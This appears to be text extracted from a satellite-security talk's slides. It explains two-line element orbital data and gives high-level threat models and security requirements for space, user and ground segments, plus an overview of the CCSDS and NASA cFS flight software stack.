

THE FAULT IN OUR STARS

Tanoy Bose



WHO AM I?

Title: Security Researcher

Not a regular CTF Player - Team ADDVulcan

Sometimes Bounty Hunting, CVE Hunting

<https://shellcoder.party>

@TanoyBose



THEY DESERVE A SPECIAL THANKS



Team ADDVulcan

Github: [ADDVulcan](#)

Twitter: [@ADDVulcan](#)



Will Caruana


Github: [will-caruana](#)

Twitter: [@WillCaruana](#)



Michael Heinzl


SATELLITES AS WE UNDERSTAND



THREAT MODELING

Identifying the target

Also check out: <https://threatmodeler.com/why-satellite-security/>



SPACE SEGMENT

-
- Commercial Satellites - Satellite softwares with a “payload” for commercial use
 - Military Satellites - Satellite softwares with a “payload” for military use
-

THIS IS HOW WE TRACK THE POSITION OF A SATELLITE

ISS (ZARYA)

```
1 25544U 98067A    08264.51782528 -.00002182  00000-0 -11606-4 0   2927
2 25544   51.6416 247.4627 0006703 130.5360 325.0288 15.72125391563537
```

TWO LINE ELEMENT SET

ISS (ZARYA)

1 25544U 98067A 08264.51782528 -.00002182 00000-0 -11606-4 0 2927

2 25544 51.6416 247.4627 0006703 130.5360 325.0288 15.72125391563537

TWO LINE ELEMENT SET - FIRST LINE

1 25544U 98067A 08264.51782528 -.00002182 00000-0 -11606-4 0 2927

LINE 1

01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63	64	65	66	67	68	69
1	2	5	5	4	4		U		9	8	0	6	7	A				0	8	2	6	4	.	5	1	7	8	2	5	2	8		-	.	0	0	0	0	2	1	8	2		0	0	0	0	0	-	0		-	1	1	6	0	6	-	4		0		2	9	2	7		
1	2		3		4			5		6			7		8						9				10			11				12	13			14																																

Field	Columns	Content	Example
1	01-01	Line number	1
2	03-07	Satellite catalog number	25544
3	08-08	Classification (U=Unclassified, C=Classified, S=Secret) ^[11]	U
4	10-11	International Designator (last two digits of launch year)	98
5	12-14	International Designator (launch number of the year)	067
6	15-17	International Designator (piece of the launch)	A
7	19-20	Epoch Year (last two digits of year)	08
8	21-32	Epoch (day of the year and fractional portion of the day)	264.51782528
9	34-43	First Derivative of Mean Motion aka the Ballistic Coefficient ^[12]	-.00002182
10	45-52	Second Derivative of Mean Motion (decimal point assumed) ^[12]	00000-0
11	54-61	Drag Term aka Radiation Pressure Coefficient or BSTAR (decimal point assumed) ^[12]	-11606-4
12	63-63	Ephemeris type (internal use only - always zero in distributed TLE data) ^[13]	0
13	65-68	Element set number. Incremented when a new TLE is generated for this object. ^[12]	292
14	69-69	Checksum (modulo 10)	7

TWO LINE ELEMENT SET - SECOND LINE

2 25544 51.6416 247.4627 0006703 130.5360 325.0288 15.72125391563537

LINE 2

01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58	59	60	61	62	63	64	65	66	67	68	69
2	2	5	5	4	4			5	1	.	6	4	1	6		2	4	7	.	4	6	2	7		0	0	0	6	7	0	3		1	3	0	.	5	3	6	0		3	2	5	.	0	2	8	8		1	5	.	7	2	1	2	5	3	9	1	5	6	3	5	3	7	
1	2				3				4				5				6				7				8				9				10																																			

Field	Columns	Content	Example
1	01-01	Line number	2
2	03-07	Satellite Catalog number	25544
3	09-16	Inclination (degrees)	51.6416
4	18-25	Right Ascension of the Ascending Node (degrees)	247.4627
5	27-33	Eccentricity (decimal point assumed)	0006703
6	35-42	Argument of Perigee (degrees)	130.5360
7	44-51	Mean Anomaly (degrees)	325.0288
8	53-63	Mean Motion (revolutions per day)	15.72125391
9	64-68	Revolution number at epoch (revolutions)	56353
10	69-69	Checksum (modulo 10)	7




USER SEGMENT



Customer Infrastructure


- Commercial IOT (e.g. GPS, DTTH)
 - SatPhone End User
 - Telecom Network
 - Military Applications
-

GROUND STATION SEGMENT



-
- Tracking, Telemetry and Control
 - - Command & Telemetry System
 - Baseband System
 - Payload Control -
 - Customer data storage
 - Cloud storage
-

THREAT MODEL CREATED BY THREAT MODELER






ATTACKS ON SPACE SEGMENT

-
- Telemetry data
 - Unencrypted communication channel
 - Application Payloads
-

THREAT MODEL CREATED BY THREAT MODELER



*Satellite Ground Communication
with Telecom Network Customer*




ATTACKS ON USER SEGMENT




-
- No Segmentation
 - Unencrypted communication channels
 - Unauthenticated channels
-

THREAT MODEL CREATED BY THREAT MODELER



ATTACKS ON GROUND SEGMENT



-
- Telemetry data
 - C2 channel
 - Application control
 - Unencrypted communication channel
-

SECURITY REQUIREMENTS FOR CRITICAL MISSIONS

-
- Protection of all telecommand data
 - Confidentiality
 - Authentication
 - access controls
 - data integrity (including anti-replay measures)
 - Availability
-

SECURITY REQUIREMENTS FOR CRITICAL MISSIONS

-
- Protection of all telemetry data
 - Confidentiality
 - data integrity
 - possibly other security services such as authentication and access controls
 - Availability
-


SECURITY REQUIREMENTS FOR CRITICAL MISSIONS

-
- Protection of all data in the ground data system
 - Confidentiality
 - Authentication
 - Data integrity
 - Availability
 - Access controls
-


SATELLITE STACK

What does the software stack of satellite look like?

CONSULTATIVE COMMITTEE FOR SPACE DATA SYSTEMS (CCSDS) PROTOCOLS



CONSULTATIVE COMMITTEE FOR SPACE DATA SYSTEMS (CCSDS) PROTOCOLS




COREFLIGHTSYSTEM

- Platform and project independent reusable software framework and set of reusable software applications
- Reduce time to deploy high quality flight software
- Reduce project schedule and cost uncertainty
- Facilitate formalized software reuse
- Enable collaboration across organizations
- Simplify flight software sustaining engineering
- Provide a platform for advanced concepts and prototyping
- Provide common standards and tools across Goddard's missions and NASA wide




COREFLIGHTSYSTEM LAYER ARCHITECTURE



CORE FLIGHT EXECUTIVE

- Set of core services including Software Bus (messaging), Time, Event (Alerts), Executive (startup and runtime), and Table services
 - Defines an application programming interface (API)
 - cFE Software Bus - provides a publish and subscribe messaging
 - Basically helps you define workflows for operations that need to be performed on the flight
-
-

SATELLITE FLIGHT SYSTEM



COSMOSRB/ COSMOSC2

